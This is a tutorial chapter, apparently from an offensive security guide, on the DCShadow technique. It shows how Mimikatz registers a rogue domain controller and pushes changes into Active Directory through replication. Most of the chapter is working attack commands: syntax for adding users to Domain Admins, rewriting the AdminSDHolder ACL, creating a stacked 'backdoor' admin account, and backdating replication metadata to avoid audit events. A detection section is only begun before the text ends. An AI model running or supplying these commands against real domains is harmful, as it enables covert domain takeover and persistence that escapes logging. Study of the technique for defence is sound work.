
Appearance
Chapter 42: DCShadow
Introduction
If DCSync is the ultimate tool for reading from Active Directory, then DCShadow is the ultimate tool for writing to it. It is, in my opinion, the most sophisticated and stealthy technique in the modern attacker's playbook. While most attacks are caught by audit logs (like Event ID 4720 for user creation or 4728 for group membership changes), DCShadow bypasses these entirely. It doesn't use LDAP to make changes; it becomes a Domain Controller itself and pushes its own reality through the replication engine.
In my experience, DCShadow represents the final frontier of AD tradecraft. By temporarily registering a rogue DC, we can inject backdoors, escalate privileges, and modify critical attributes (like SIDHistory) without ever triggering a standard "Account Modified" alert. From the domain's perspective, these changes look like legitimate inter-DC replication traffic, which is rarely audited with the granularity needed to catch a malicious modification.
In this chapter, we're going to break down the orchestration required for a successful DCShadow attack. We'll look at the server object registration process in the Configuration partition, the use of DRSUAPI to push changes, and the three operational modes: Single-Change, Stacked, and Manual. We'll also discuss the high-fidelity signatures—like the registration of GC SPNs on non-DCs—that defenders must monitor to stand a chance against this level of sophistication.
Technical Foundation: The Rogue DC
Becoming a Peer
To push changes via replication, you must first be seen as a Domain Controller. DCShadow achieves this by modifying the domain's Configuration naming context. The feature is part of the lsadump module and uses RPC to perform all its actions through two key protocols:
- MS-ADTS (Active Directory Technical Specification)
- MS-DRSR (Directory Replication Service Remote Protocol)
The attack requires Domain Admin or Enterprise Admin privileges in addition to Administrator rights on the computer performing the attack. This isn't a low-level credential theft technique—it's an advanced persistence and manipulation mechanism for operators who have already achieved domain dominance.
The Registration Process

When you initiate a DCShadow attack, Mimikatz performs the following steps:
- Server Object: Creates a server object in the site configuration (
CN=Servers,CN=<Site>,CN=Sites...). - NTDS Settings: Creates an
nTDSDSAobject under the server object, giving itself a unique GUID andinvocationId. - SPNs: Adds critical Service Principal Names, like the DRSUAPI service (
E3514235...) and the Global Catalog (GC/...), to the attack computer object.
The Push: MS-DRSR

Once registered, DCShadow doesn't "upload" data. Instead, it triggers the legitimate DCs to pull from it.
IDL_DRSReplicaAdd: This tells a legitimate DC, "Hey, I'm a new replication partner for you."- KCC Trigger: The legitimate DC's Knowledge Consistency Checker (KCC) sees the new partner and initiates a replication request (
IDL_DRSGetNCChanges). - The Payload: DCShadow responds to that request with the malicious changes (e.g., adding a user to Domain Admins) packaged as replication metadata.
The Cleanup

After the replication is complete, DCShadow removes its footprint:
- LDAP delRequest: Deletes the server object from the site's server list.
- LDAP modifyRequest: Removes the SPN entries from the attacker's computer object.
Manipulation of Metadata
Because we are acting as the source DC, we control the replication metadata. We can backdate changes to appear as if they happened weeks ago, or we can attribute them to a different DC GUID to hide our tracks. Since DCShadow pushes updates, it must also push metadata—and this is actually the key to detecting DCShadow attacks, as we'll discuss in the IOC section.
Capabilities
With DCShadow, we can perform a wide range of Active Directory manipulation:
- Add new objects into AD
- Delete objects from AD
- Modify existing objects
- Bypass most SIEM logging that relies on standard event logs
Event Log Bypass
Against account modifications, we can bypass the creation of events including:
- Event ID 4662: An operation was performed on an object
- Event ID 4720: Account Creation
- Event ID 4722: Account Enabled
- Event ID 4723: Account password was changed
- Event ID 4728: Account was added to a security-enabled global group
- Event ID 4738: Account was changed
- And many more...
Attack Scenarios
Some of the most powerful actions we can take with DCShadow include:
- Compromise trusted domains via SID History and NTLM (previously this was only possible with Kerberos)
- "Reverse DCSync" - Set the previous hash of the krbtgt to a known value
- "Remote Skeleton Key" - Set an NTLM hash and an AES hash that don't match the same password to create Golden/Silver tickets
- Setting backdoors in DACLs - Modify access control on critical objects
Mimikatz Implementation
There are three main ways to execute changes against AD using DCShadow:
| Mode | Description | Use Case |
|---|---|---|
| Single Change | Computer object registration, staging, and cleanup in a single command | Quick one-off modifications |
| Stacked | Multiple changes stacked in order, single registration/cleanup | Multiple related changes |
| Manual | Manual registration, manual staging, manual cleanup | Long-term operations, complex scenarios |
Single-Change Mode: Modify Objects
This is the simplest way to use DCShadow. It handles the registration, the modification, and the cleanup in a single sequence. The command must be run as SYSTEM.
Syntax:
mimikatz # lsadump::dcshadow /object:<DN> /attribute:<Attribute> /value:<value>Parameters for lsadump::dcshadow (Single-Change Modify):
| Parameter | Description |
|---|---|
/object: | Distinguished name of the object to modify (can also use sAMAccountName) |
/attribute: | Name of the attribute to modify (case sensitive) |
/value: | Value for the attribute |
/multiple: | (Optional) Indicates value is an array |
/replOriginatingUsn: | (Optional) Specify a Update Sequence Number for metadata |
/replOriginatingTime: | (Optional) Replication originating time (format: yyyy-mm-dd hh:mm:ss) for metadata alteration |
/replOriginatingUid: | (Optional) UID of DC that performed the change for metadata alteration |
/domain: | (Optional) Specify a domain FQDN, default is current domain |
/dc: | (Optional) Specify a Domain Controller FQDN or IP |
Example - Modify a user description:
mimikatz # lsadump::dcshadow /object:"wergeled" /attribute:description /value:"Darkoperator.com"
Example - Add user to Domain Admins:
mimikatz # lsadump::dcshadow /object:<user sAMAccountName> /attribute:primaryGroupID /value:512Example - Disable auditing on AdminSDHolder:
mimikatz # lsadump::dcshadow /object:"CN=AdminSDHolder,CN=System,DC=acmelabs,DC=pvt" /attribute:ntSecurityDescriptor /value:"O:DAG:DAD:PAI(A;;LCRPLORC;;;AU)"Pushing Changes
To push changes, we use the /push parameter. Depending on which partition of AD we're modifying, we specify the appropriate partition:
Partition Parameters:
| Parameter | Description |
|---|---|
/push | Push the staged changes to the domain |
/schema | Target the Schema partition (defines all objects in AD) |
/config | Target the Configuration partition of AD |
/root | Target the Root partition (default) where all objects reside |

Single-Change Mode: Delete Objects
To delete an object entirely, use the /kill parameter:
Syntax:
mimikatz # lsadump::dcshadow /kill /object:<DN or sAMAccountName>Example:
mimikatz # lsadump::dcshadow /kill /object:<user sAMAccountName>Stacked Mode
If you need to make multiple changes—like creating a new user and adding them to a group—use the /stack parameter to avoid registering and unregistering multiple times. This is more efficient and leaves fewer artifacts.
Stack Management Parameters:
| Parameter | Description |
|---|---|
/stack | Add current change to the stack instead of executing immediately |
/viewstack | View the stack of changes to be replicated |
/clearstack | Clear the entire stack |
Example - Creating a persistent backdoor:
# Stack the attributes (run each as SYSTEM)
mimikatz # lsadump::dcshadow /object:"CN=backdoor,CN=Users,DC=acme,DC=com" /attribute:objectClass /value:"user" /stack
mimikatz # lsadump::dcshadow /object:"CN=backdoor,CN=Users,DC=acme,DC=com" /attribute:sAMAccountName /value:"backdoor" /stack
mimikatz # lsadump::dcshadow /object:"CN=backdoor,CN=Users,DC=acme,DC=com" /attribute:primaryGroupID /value:512 /stack

# View the stack
mimikatz # lsadump::dcshadow /viewstack

# Push them all at once
mimikatz # lsadump::dcshadow /push
Manual Mode
For long-term operations, you can use Manual Mode. This keeps the attack system registered as a DC, allowing you to stage changes at your leisure before finally pushing them. Manual mode requires coordination between Domain Admin context (for registration) and SYSTEM context (for modifications).
Manual Mode Parameters:
| Parameter | Description |
|---|---|
/manualregister | Manually register the server as a DC (requires DA) |
/manualunregister | Manually unregister the server (requires DA) |
/manualpush | Manually push staged changes (requires DA) |
/remotemodify | Stage changes remotely after manual registration (requires SYSTEM) |
/domain: | (Optional) Specify a domain FQDN |
/dc: | (Optional) Specify a Domain Controller FQDN or IP |
/computer: | (Optional) FQDN of computer to register, default is current one |
Manual Mode Workflow:
- Register the server (as Domain Admin):
mimikatz # lsadump::dcshadow /manualregister
- Stage changes (as SYSTEM) - use
/remotemodifyto indicate this is a remote modification after manual registration:
mimikatz # lsadump::dcshadow /object:"target_user" /attribute:description /value:"Modified" /remotemodify
- Push the changes (as Domain Admin):
mimikatz # lsadump::dcshadow /manualpush- Unregister the server (as Domain Admin):
mimikatz # lsadump::dcshadow /manualunregisterCreating New Objects
Creating objects with DCShadow requires understanding that from the replication perspective, there is no difference between a created and an updated object. To successfully create a new object, you must provide:
Required Attributes for Object Creation:
| Attribute | Description |
|---|---|
whenCreated | Timestamp of when the object was created |
instanceType | Must be set to 4 (WRITE) |
| Mandatory schema attributes | All required attributes for the object class (e.g., sAMAccountName for users) |
Tip: When creating objects, use a new GUID. The PowerShell New-GUID cmdlet can generate one for you.
Detection - The SOC View
DCShadow is quiet, but it isn't invisible. You just have to monitor the infrastructure, not the objects.
Network-Level Detection
DCShadow has unique network behavior that can be detected by network monitoring solutions:

